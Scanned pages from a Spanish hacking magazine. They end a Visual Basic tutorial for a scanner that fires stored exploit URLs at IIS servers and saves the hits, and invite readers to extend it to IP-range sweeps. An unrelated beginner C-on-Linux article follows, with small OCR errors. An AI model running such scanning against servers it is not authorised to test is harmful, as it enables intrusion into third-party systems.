
La cláusula On Error Resume Next provoca que, en caso de error, el programa continúe con la siguiente línea de código.

Con esto podremos visualizar todos los resultados obtenidos por el "scanner". Supongo que ya os habréis dado cuenta de que con esto, hemos acabado el IIS Bug Scanner, ya que en caso de encontrar un servidor con alguno de los agujeros de seguridad introducidos en la tabla "IIS", veremos el resultado en nuestro formulario WB. La gracia del programa es automatizar la búsqueda de bugs, hacerlo actualizable y dar la posibilidad de guardar informes. Y es esto último lo único que nos faltaría por hacer, guardar el "script" completo y la página de aquellos que surjan efecto. El código para guardar los informes es sencillo:

```
Set RsGrabar = New ADODB.Recordset
RsGrabar.Open "informes", Conn.ConnectionString, adOpenDynamic, adLockOptimistic
RsGrabar.AddNew
RsGrabar("URL") = FrmPrincipal.TxtURL
RsGrabar("script") = web.Document.URL
RsGrabar.Update
RsGrabar.Close
MsgBox "Informe guardado"
```

Pasamos a comentarlo. Primero, instanciamos el objeto y lo abrimos con permisos de escritura. Justamente después, indicamos al Recordset que vamos a dar de alta un registro con .AddNew, y le pasamos los valores a los campos. Podemos apreciar que en el campo "script" le estamos introduciendo el web.Document.URL, que viene a ser la dirección que aparecería en la barra del explorador, es decir, el "exploit" completo, con dirección web incluida.

Y para acabar, solo nos queda recuperar informes. Vamos pues al menú principal, siendo más precisos, al submenú "Abrir". Agregamos un nuevo formulario para visualizar nuestros informes, llamémosle FrmInformes. Desde el menú "Abrir" llamaremos a este nuevo formulario, que cargará todos los "scripts" guardados en un ListBox.



Seguramente el método que yo he utilizado para cargar los "scripts" no es el más útil, pero es totalmente válido. Lo que hago es un bucle que recorra toda la tabla "informes", agregando primero el valor del campo "URL" e inmediatamente después el valor del campo "script". Con esto, tendremos primero la página y luego el resultado que nos ofreció el exploit lanzado y que guardamos en la tabla.

Finalmente, codifico el evento click de tal forma que se cargue la página con el texto del "ítem" seleccionado. Este sería el código.

```
Option Explicit
Dim RsLeer As ADODB.Recordset

Private Sub Form_Load()
   Lista.Clear
   Set RsLeer = New ADODB.Recordset
   RsLeer.Open "informes", Conn.ConnectionString, adOpenStatic, adLockOptimistic
   While Not RsLeer.EOF
      Lista.AddItem RsLeer("URL")
      Lista.AddItem RsLeer("script")
      RsLeer.MoveNext
   Wend
End Sub

Private Sub Lista_Click()
   web.Navigate Lista.List(Lista.ListIndex)
End Sub
```

Y con esto, tenemos nuestro cutre, pero útil, scanner de vulnerabilidades para IIS. Ahora, permitidme unas palabras. Yo no puedo estar orgulloso, ni por asomo, de este proyecto. Con esto quiero decir que ni mucho menos se trata de un software funcional, bien debugado, con el código bien estructurado... Lo que aquí os he ofrecido, es el primer paso para que vosotros, descontentos con este programa, lo mejoréis, arregléis los errores que seguro tiene, e incluso, que cambies funcionalidades básicas. Creo que he dejado el proyecto lo suficientemente abierto como para que arregléis y practiquéis con él, y también creo que os he abierto los ojos lo suficiente como para ver que podéis hacer un "scanner" muy chulo con pocas líneas de código y el objeto WebBrowser, ya que cabe recordar, este objeto no es más que un explorador de Internet, y todos sabemos que los servidores IIS son fácilmente flanqueables utilizando únicamente el IExplorer.

Sin más, me despido, y os prometo estar por los foros de hackxcrack.com para aquellos que se lancen a mejorar el programa por su cuenta.

PD: ¿Alguien se atreve a hacer que el scanner sea por rangos de IP? y si encima, detecta automáticamente que páginas son vulnerables y las guarda, sería estupendo (recordad que tenemos una variable donde guardamos el código HTML, pude sernos útil)

Código:

FrmPrincipal

```
Option Explicit
Dim RsLeer As ADODB.Recordset


Private Sub Abrir_Click()
   FrmInformes.Show
End Sub

Private Sub CmdComenzar_Click()
   Set RsLeer = New ADODB.Recordset
   RsLeer.Open "IIS", Conn.ConnectionString, adOpenStatic, adLockOptimistic
   WB.Show
   Lista.Clear
   While Not RsLeer.EOF
      WB.web.Navigate TxtURL & RsLeer("script")
      While Not Completado
         DoEvents
      Wend
      Completado = False
      Lista.AddItem RsLeer("script")
      RsLeer.MoveNext
   Wend
   RsLeer.Close
End Sub
```

```
Private Sub CmdSalir_Click()
    Unload Me
End Sub

Private Sub Form_Load()
    Set Conn = New ADODB.Connection
    Set Rs = New ADODB.Recordset
    Conn.ConnectionString = "DSN=bugs;DBQ=" & App.Path & "/bugs.mdb;DriverId=25;FIL=MS Access;MaxBufferSize=2048;PageTimeout=5;UID=admin;"
    Rs.Open "informes", Conn.ConnectionString, adOpenDynamic, adLockOptimistic
End Sub

Private Sub Scripts_Click()
    FrmScripts.Show
End Sub
```

FrmScripts

```
Option Explicit
Dim RsGrabar As ADODB.Recordset
Dim RsLeer As ADODB.Recordset

Private Sub CmdAnadir_Click()
    If Not TxtScript.Text = "" Then
        RsGrabar.Find "script='" & TxtScript.Text & "'"
        If RsGrabar.EOF Then
            RsGrabar.AddNew
            RsGrabar("script") = TxtScript.Text
            RsGrabar.Update
            MsgBox "Script añadido!", vbInformation, "Aviso"
            Set RsLeer = RsGrabar
            Leer
        Else
            MsgBox "El script ya fue introducido en la base de datos", vbExclamation, "Aviso"
        End If
    Else
        MsgBox "El campo Script no puede ser blanco", vbExclamation, "Aviso"
    End If
End Sub

Private Sub CmdSalir_Click()
    Unload Me
End Sub

Private Sub Form_Load()
    Set RsGrabar = New ADODB.Recordset
    Set RsLeer = New ADODB.Recordset
    RsLeer.Open "IIS", Conn.ConnectionString, adOpenStatic, adLockReadOnly
    RsGrabar.Open "IIS", Conn.ConnectionString, adOpenDynamic, adLockOptimistic
    Leer
End Sub

Sub Leer()
    Lista.Clear
    RsLeer.MoveFirst
    While Not RsLeer.EOF
        Lista.AddItem RsLeer("script")
        RsLeer.MoveNext
    Wend
End Sub

Private Sub Form_Unload(Cancel As Integer)
    RsLeer.Close
    RsGrabar.Close
End Sub
```

WB

```
Option Explicit
Dim RsGrabar As ADODB.Recordset
Dim nCont As Integer

Private Sub CmdAnterior_Click()
    On Error Resume Next
    web.GoBack
End Sub

Private Sub CmdGuardar_Click()
    Set RsGrabar = New ADODB.Recordset
    RsGrabar.Open "informes", Conn.ConnectionString, adOpenDynamic, adLockOptimistic
    RsGrabar.AddNew
    RsGrabar("URL") = FrmPrincipal.TxtURL
    RsGrabar("script") = web.Document.URL
    RsGrabar.Update
    RsGrabar.Close
    MsgBox "Informe guardado"
End Sub

Private Sub CmdSalir_Click()
    Unload Me
End Sub

Private Sub CmdSiguiente_Click()
    On Error Resume Next
    web.GoForward
End Sub

Private Sub web_NavigateComplete2(ByVal pDisp As Object, URL As Variant)
    ReDim Preserve Scripts(nCont)
    Scripts(nCont) = web.Document.documentelement.innerhtml
    Completado = True
    nCont = nCont + 1
End Sub
```

FrmInformes

```
Option Explicit
Dim RsLeer As ADODB.Recordset
Private Sub Form_Load()
    Lista.Clear
    Set RsLeer = New ADODB.Recordset
    RsLeer.Open "informes", Conn.ConnectionString, adOpenStatic,
adLockOptimistic
    While Not RsLeer.EOF
        Lista.AddItem RsLeer("URL")
        Lista.AddItem RsLeer("script")
        RsLeer.MoveNext
    Wend
End Sub
Private Sub Lista_Click()
    web.Navigate Lista.List(Lista.ListIndex)
End Sub
```

Modulo

```
Option Explicit
Global Conn As ADODB.Connection
Global Rs As ADODB.Recordset
Global Completado As Boolean
Global Scripts() As String
```

PROGRAMACION EN GNU/LINUX

DESARROLLO DE APLICACIONES EN ENTORNOS UNIX E INICIACION AL LENGUAJE C (I)

EL CHAMAN. LUIS U. RODRIGUEZ PANIAGUA

GNU/LINUX. Como cada mes, tenemos una nueva entrega de ese "para muchos desconocido" Sistema Operativo. Vamos a adentrarnos en el mundo del Lenguaje C y de paso intentaremos explicar qué es la memoria RAM y su funcionamiento en relación a la programación.

1. Programación Modular

En el anterior artículo presentamos lo que era la programación modular. Hoy insistiremos en ella debido a que va a ser una de las razones por las que los entornos de programación en UNiX son como son y se comportan como se comportan.

Algunas de las características principales del diseño modular no vistas en el anterior artículo son:

* Los programas grandes se pueden subdividir en subprogramas de extensión menor: los módulos.

* Cada uno de los módulos podrá ser compilado por separado, pudiéndose más adelante enlazar (juntar) pasando a formar el ejecutable final.

* Esta división en módulos nos proporcionará varias ventajas a la hora de localizar errores en el código o entender lo que éste hace.

* Dividir un gran programa en módulos, favorecerá también el que un programa pueda ser desarrollado por un equipo de programadores en vez de por una única persona.

Estas ventajas a la hora de emplear la modularidad en un proyecto de programación, se traducen en una serie de normas no escritas o comportamientos que los programadores de C (u otros lenguajes) en UNiX procuran seguir:

A) Dedicar un directorio o subárbol de directorios para almacenar los archivos necesiarios para generar la aplicación.

A la hora de nombrar los distintos ficheros y directorios que compondrán el mencionado subárbol, conviene utilizar nombres significativos como:

src: Directorio donde residen los ficheros de código fuente (.c)

include: Directorio donde residen los archivos de cabecera (.h)

lib: Directorio donde residen las bibliotecas (.a)

bin: Directorio donde residen los programas ejecutables que se obtienen tras la compilación y el enlace.

doc: Directorio donde residen los archivos de documentación externa de la aplicación (manual de usuarios, README, INSTALL, etc....)

Como se ha dicho, esto es una regla no escrita y nosotros podremos ajustar esta estructura a nuestro gusto, lenguaje de programación, etc... Además se ha utilizado una nomenclatura anglosajona para que sea fácilmente de identificar esta estructura en los distintos programas que se distribuyen en código fuente en Internet. Nada nos impedirá utilizar para nuestros programas términos como:

- fuentes
- cabeceras
- librerias
- ejecutables
- documentacion

O cualquier otra configuración que nos pueda resultar útil

B) Procuraremos dividir el programa en módulos de manera que estos agrupen funciones o código quetengan alguna relación entre si. Esto requirirá que en la fase de diseño de la aplicación se precise un gran esfuerso por nuestra parte, dado que cuanto mejor desarrollemos el diseño, más fácilresultará la tarea de generar el proyecto y realizar importantes modificaciones en él con el menorcoste de tiempo y recursos posible.

A la hora de acometer esta fase de división en módulos las normas no escritas a tener en cuenta serán:

B1) Aislar las partes del programa que no sean portables de un ordenador a otro en módulos independientes del resto del programa.

La no portabilidad puede deberse a:

• El programa accede a recursos hardware mediante procedimientos no estándar. Por ejemplo, acceso directo a tarjetas de vídeo, dispositivos I/O, etc....

• El programa accede a recursos software mediante procedimientos no estandar. Por ejemplo, una aplicación gráfica que queremos que funcione tanto en Windows98 (tm) como en GNU/LiNUX.

Mediante la compilación condicional podremos solucionar gran parte de los problemas de portabilidad del código fuente. Para ello deberemos de conocer cuáles van a ser los sistemas donde se va a compilar nuestra aplicación y utilizas las directrices del preprocesador C para incluir unas secciones u otras (sobre esto haremos énfasis en futuros artículos).

B2) Las partes del programa destinadas a la definición de los datos deben formar parte de un archivo de cabecera que se incluirá en los módulos que necesiten conocer esos datos.

Esta manera de hacer las cosas evitará la presencia de errores muy comunes como:

• Definiciones redundantes (que se repiten) de una misma estructura de datos.
Por ejemplo: Imaginemos que en dos módulos distintos pero que se van a enlazar para generar el mismo ejecutable, aparece en cada uno de ellos la definición de una variable a la que hemos llamado MAXIMO. El compilador, en la fase se enlace nos daría un error diciendo que la variable ha sido definida múltiples veces.

• Inconsistencias debidas a la modificación de los datos en uno de los ficheros donde aparecen y no en el resto.

Los elementos que deben aparecer un fichero de cabecera serán:

• Definiciones de aquellos tipos de datos que son compartidos por dos módulos o más.

• Definición de los prototipos de funciones que son compartidas por dos módulos o más.

• Bajo ningún concepto debe de aparecer en los ficheros de cabecera la defición de los datos, es decir, la reserva de memoria para variables de un tipo determinado.


2. Fases de la compilación

El programa cc(C compiler) es la orden de compilación estándar para los programas escritos en C. Esto en GNU/LiNUX cambia, dado que dicho programa será gcc (GNU C compiler) aunque es algo que en principio no nos importará debido a que los sistemas GNU/LiNUX suelen enlazar gcc con cc.

```
luis@leonov:~$ ll /usr/bin/cc
1 root    root        20 2002-11-16 02:08 /usr/bin/cc -> /etc/alternatives/cc
luis@leonov:~$ ll /etc/alternatives/cc
1 root    root        12 2003-05-16 12:29 /etc/alternatives/cc -> /usr/bin/gcc
luis@leonov:~$
```

En realidad cc no es un compilador, sino una interfaz entre el usuario y los programas que intervienen en el proceso de generación de un programa ejecutable.

La llamada a los distintos programas que son necesarios para generar un ejecutable a partir del código fuente son:



Para ver...

Para ver los cambios que realiza la siguiente secuencia de llamadas a los programas, sugiero que se emplee un sencillo programa "hola mundo" para ir viendo los resultados intermedios. Las llamadas necesarias se pondrán como notas en cada uno de los apartados.
El código del programa es el siguiente:

```
#include <stdio.h>

main()
{
 printf("\n Hola Edmundo \n");
}
```



Nota de Pc Paso a Paso

Nota de PC PASO A PASO: Para quien no tenga ni idea de qué es eso de escribir un programa ni sepa dónde debe escribir ese código... pues está claro que no ha seguido el curso de LINUX desde el principio. Escribir un programa es tan sencillo como abrir crear un fichero de texto, copiar las lineas anteriores y guardarlo con un nombre, por ejemplo saludo.c

Hay cientos de editores de texto para LINUX, hazlo con el que quieras :)

Ahora ya está, deja ese archivo guardado y lee lo que viene a continuación. No te desesperes!!! Todo lo que verás a continuación tiene un final sencillo (feliz), te lo demostraremos en la siguiente NOTA :)

2.1 Preprocesamiento

Lo realiza el programa cpp y como resultado genera un nuevo fichero que contiene el código C más las macros y sentencias del preprocesador necesarias para que nuestro sistema compile adecuadamente nuestro código.

luis@nostromo ~ $ cpp programa.c programa.i

luis@nostromo ~ $ cat programa.i | more

2.2 Compilación y optimización

Lo realiza el programa comp en los sistemas UNiX y gcc –S en los sistemas que utilizan el compilador GNU (léase GNU/LiNUX entre otros). El resultado de la invocación de este programa es la generación del código ensamblador del programa que queremos realizar.

luis@nostromo ~ $ cpp -S programa.i -o programa.s

luis@nostromo ~ $ cat programa.s |more

2.3 Generación del código objeto

Lo realiza el programa as (ensamblador) y como resultado genera un archivo objeto llamado programa.o

luis@nostromo ~ $ as programa.s -o programa.o

2.4 Enlace

Los realiza el programa ld a partir de ficheros de código objeto (.o) y bibliotecas (.a). Como resultado se genera el programa ejecutable.


Dado que la llamada a ld requiere conocer a priori cuantas y cuales son las bibliotecas del sistema, se utiliza normalmente cc o gcc para realizar el enlazado, dado que esta llamada ya incluye las bibliotecas necesarias.

luis@nostromo ~ $ cc programa.o -o programa

luis@nostromo ~ $ ./programa

Hola Edmundo

Luego las fases de compilación de un programa quedan reflejadas en el siguiente esquema:



Sin embargo, nosotros para compilar dicho programa sólo utilizaremos la siguiente línea:

luis@nostromo ~ $ cc programa.c -o programa

luis@nostromo ~ $ ./programa

Hola Edmundo

O bien:

luis@nostromo ~ $ gcc programa.c -o programa

luis@nostromo ~ $ ./programa

Hola Edmundo



Nota de Pc Paso a Paso

NOTA de PC PASO A PASO: Continuando con la nota anterior y solo para que los nuevos lectores no se pierdan, vamos a compilar nuestro saludo.c y vamos a ejecutarlo.

Antes de que nuestro saludo.c se transforme en un programa que podamos ejecutar debemos compilarlo. Para compilarlo escribimos lo siguiente:

gcc saludo.c –o saludo (y pulsamos enter, claro)

Lo que acaba de pasar es que, el compilador, ha cogido nuestro archivo de texto saludo.c y ha creado otro llamado saludo. Este nuevo archivo llamado saludo es ya un programa ejecutable. Si, espero que nadie se sienta mal por explicar algo tan simple y explicarlo de una forma tan poco exacta, pero la intención de esta NOTA y la anterior es que todo el mundo lo entienda :)

Ahora ya podemos ejecutar nuestro programa, pues muy bien, simplemente escribimos

./saludo (y pulsamos enter)

En este momento el programa es ejecutado y producira el efecto deseado, es decir, aparecerá en nuestra pantalla lo siguiente:

Hola Edmundo

Ya hemos escrito el código de un programa, lo hemos


Por cierto, si no pudieses ejecutarlo seguramente será porque no tiene permiso de ejecución. ¿Cómo? ¿Qué no sabes qué es eso de los permisos de ejecución? Pues pregunta en el foro de hack x crack (www.hackxcrack.com), porque esto ya ha sido explicado antes en el curso de Linux y si seguimos repasando los lectores veteranos nos comerán a críticas :) En el foro hay muchos nuevos estudiantes de LINUX, personas que, como tu, hace muy poco que se han enfrentado a este sistema operativo. Pregunta y te ayudarán SEGURO!!!

Sin embargo, cuando pretendemos compilar programas multimodulares, el esquema arriba visto se complica un poco tal y como podemos ver en la **imagen 1** (en la siguiente página). Aún así bastaría una llamada al compilador tal que:

luisb@nostromo ~ $ gcc f1.c f2.c f3.i f4.s f5.o f6.o -lm -o

Para compilar dicho programa multimodular. Obviamente este es un proceso un tanto engorroso, y se suele emplear para ello la automatización de este trabajo mediante el empleo de herramientas como make. Por ahora vamos a dejar esta parte aquí y pasaremos a la siguiente parte del artículo: El lenguaje C. En el próximo número analizaremos en mayor profundidad el preprocesador y la gestión de librerías. Además comenzaremos a ver cómo usar el make para gestionar la compilación de proyectos grandes.

Pero antes de hacer esto, debemos irnos familiarizando con el lenguaje C. Dado que hoy se ha hablado de programación modular, veremos una presentación de las variables y de los punteros e intentaremos aprender cómo realizar un sencillo programa modular.



3. El lenguaje C

En artículos anteriores hemos visto ya cuales son las correspondientes estructuras de control del lenguaje C. Hay alguna más pero por de pronto las ignoraremos (caso de las sentencias switch) dado que a juicio del autor del artículo no aportan nada nuevo al conocimiento de la programación estructurada. Sin embargo, el autor reconoce que son instrucciones que aportan una comodidad indiscutible a la programación cuando esta se domina. No es este el caso, puesto que aún estamos aprendiendo.

También existen una serie de sentencias como break o goto que no solo serán ignoradas, sino perseguidas y anatemizadas ("censuradas") por el autor, dado que éste considera que simplemente "se cargan" un buen programa estructurado.

Dicho esto, vamos a presentar nuestro primer programa en C.

3.1. Estructura de un programa C

Este es uno de los programas en C más difundidos a través del orbe:

```
/*                                                    (1)
* PROGRAMA: hola.c
* DESCRIPCIÓN:
* Ejemplo de un programa en C que imprime "Hola Edmundo"
*
*/
                #include <stdio.h>                    (2)
    main()                                            (3)
     {
        printf("\n Hola Edmundo \n");
     }
```

(1) Ejemplo de comentarios

(2) Carga de cabeceras

(3) Programa principal

Este pequeño programa que tan sólo imprime "Hola Edmundo" nos servirá para conocer tres características importantes de un programa en C. Por un lado tenemos los comentarios. Los comentarios son líneas de texto encerradas entre /*.....*/ que el compilador ignorará pero que a nosotros nos resultarán muy útiles a la hora de poner comentarios dentro del código.

Por otra parte nos encontramos con una directiva del preprocesador, #include. Esta directiva de preprocesador será una de las órdenes que interpretará éste para generar el archivo .i como vimos en el apartado anterior. En concreto #include se encarga de cargar los archivos de cabecera necesarios para ejecutar el programa. Estos archivos de cabecera contienen definiciones de tipos derivados y las funciones prototipo. En el ejemplo mostrado, #include <stdio.h> carga las definiciones y funciones prototipo relativas a operaciones de entrada y salida estándar.

Si no has...

Si no has entendido eso del #include <stdio.h> no te preocupes demasiado, con que sepas que es imprescindible ponerlo ya está bien… poco a poco, a medida que trates con este tipo de "cosas", comprenderás :)

Finalmente comienza el programa principal en la línea donde pone main(). Cabe señalar que en cada programa sólo puede existir una función con este nombre, dado que indica el punto de entrada del programa. También podemos observar en las líneas siguientes una característica muy importante del lenguaje C. Este lenguaje utiliza como caracteres separadores de bloques de ejecución los símbolos {....}. Así las líneas:

```
main()
{
  ...
}
```

nos indicarán cómo se llama la función o prototipo de la función (main()), dónde comienza la función ({) y dónde termina (}).

Dentro ya de esta función, encontramos distintas instrucciones, separadas siempre por ; (mirar artículo anterior). En este caso tan sólo tenemos una única instrucción que se encargará de mostrar por pantalla el texto que le pasemos como parámetro.

Una estructura más general y más de acuerdo con las posibilidades reales del C sería la siguiente:

```
/***** Comienzo del programa */
/**** Instrucciones de preprocesador */
/* --- Carga de archivos de cabecera */
        #include <stdio.h>
        #include <math.h>
        #include "mi_math.h"
/* --- Fin carga de archivos de cabecera */

/* --- Definición de constantes */
        #define PI 3.141592
        #define E  2.718282
/* --- Fin definición de constantes */

/* --- Definición de tipos */
        #typedef struct POLAR{
            float radio;
            float  rho;
        }POLAR_TYPE;
/* --- Fin definición de tipos */
/**** Fin Instrucciones del preprocesador

/**** Declaración de variables y funciones externas */
        extern float rho;
        extern void imprime_error(int code);
/**** Fin de la declaración de variables y funciones externas */

/**** Declaración de variables globales  y funciones prototipo */
        float hipo;
        float hipotenusa(float C, float c);
/**** Fin de la declaración de variables globales y funciones prototipo */

/**** Programa principal */
        int main(int args, char *argv[])
        {
          /* Declaración de variables */
          float pi=PI;
          float calculo;
          hipo = hipotenusa(pi, E);
          calculo=hipo;
          printf("\n %2.5f \n", calculo);
          return 0;
        }
/**** Fin programa principal */

/**** Definición de las funciones */
        float hipotenusa(float C, float c)
        {
            return sqrt(C*C + c*c);
        }
/**** Fin definición de funciones */
/***** Fin del programa */
```

Obviamente en este código aparecen muchas cosas que aún desconocemos, pero que nos dan una idea de cuan complejo puede resultar un programa en C en cuanto a su estructura. Sirva de consuelo que rara vez un programa adquiere tanta complejidad debido, precisamente, al empleo de la modularidad. Normalmente, si diseñamos una modularidad correcta para nuestro código, podremos situar todas las definiciones de constantes, variables, tipos, etc, en un archivo de cabecera teniendo de esta manera las cosas más ordenadas.


Poco a poco vamos a ir desentrañando el significado de los términos que aparecen. Por ahora nos basta con mirar el código e interpretar las partes clave de un programa escrito en C.

3.2. Tipos de datos

En C se consideran dos grandes tipos de datos: los que suministra el lenguaje o tipos fundamentales y los que define el programador o tipos derivados.

En un programa habitualmente se necesita manejar determinados datos. Estos datos se colocan en la memoria del ordenador. Ahora bien; no todos los datos, serán de la misma naturaleza, por lo que serán almacenados, según conveniencia, de distinta manera. Por poner un sencillo ejemplo imaginemos la siguiente situación: Queremos guardar en memoria el dato correspondiente al carácter 'a' (es decir, la letra a) y el dato correspondiente al número 20000 (de decir, el número 2000).

En un ordenador la memoria se suele distribuir de la siguiente manera:



Como podemos observar, la memoria se puede ver como un conjunto de casillas donde en cada una de las cuales tan sólo podemos almacenar hasta ocho bits. Si necesitamos almacenar datos más grandes que los que pueden ser representados por ocho bits necesitaremos ocupar más de una casilla.

Cada vez que reservamos una casilla o un determinado grupo de casillas, podemos referirnos a estas casillas mediante un nombre descriptivo en vez de recordar las posiciones de memoria que corresponden a los datos que hemos guardado. Es entonces cuando hablamos de una variable. Luego inicialmente diremos que una variable representa una posición o posiciones de memoria donde guardamos datos a lo largo de la ejecución de un programa

Es aquí donde aparece asociado el concepto de tipo al de variable: Cuando hablamos de cuantas casillas ocupa una determinada variable, o dicho de otro modo: que tipo de variable es. Informalmente podemos decir que un tipo será el número de casillas necesarias para representar un determinado rango de valores dentro de la memoria de un ordenador.

Obviamente, tendremos que ser muy cuidadosos a la hora de elegir los tipos para nuestras

variables, dado que si escogemos un menor número de casillas de lo necesario, no podremos representar correctamente los datos, y si escogemos más casillas de las necesarias, estaremos desperdiciando memoria.

Cuando comenzamos a escribir un programa en C, una de las primeras tareas que realizaremos será la de declarar variables. O dicho de otro modo: Reservaremos determinadas posiciones de memoria de un determinado tamaño y las referenciaremos mediante nombres que sean significativos y fácilmente recordables. A partir de ese momento y a lo largo de la ejecución del programa, podremos ir almacenando distintos valores en dichas posiciones de memoria con tan solo asignar o consultar datos a las variables.

Veamos un ejemplo de lo dicho arriba y pasemos a continuación a dar una explicación más formal de los tipos y las variables.

```
#include <stdio.h>
main()
{
  char unbyte;
  int  unentero;

  unbyte='a';
  unentero=20000;

    printf("\n %c %i\n",unbyte, unentero);

}
```



Nota de Pc Paso a Paso

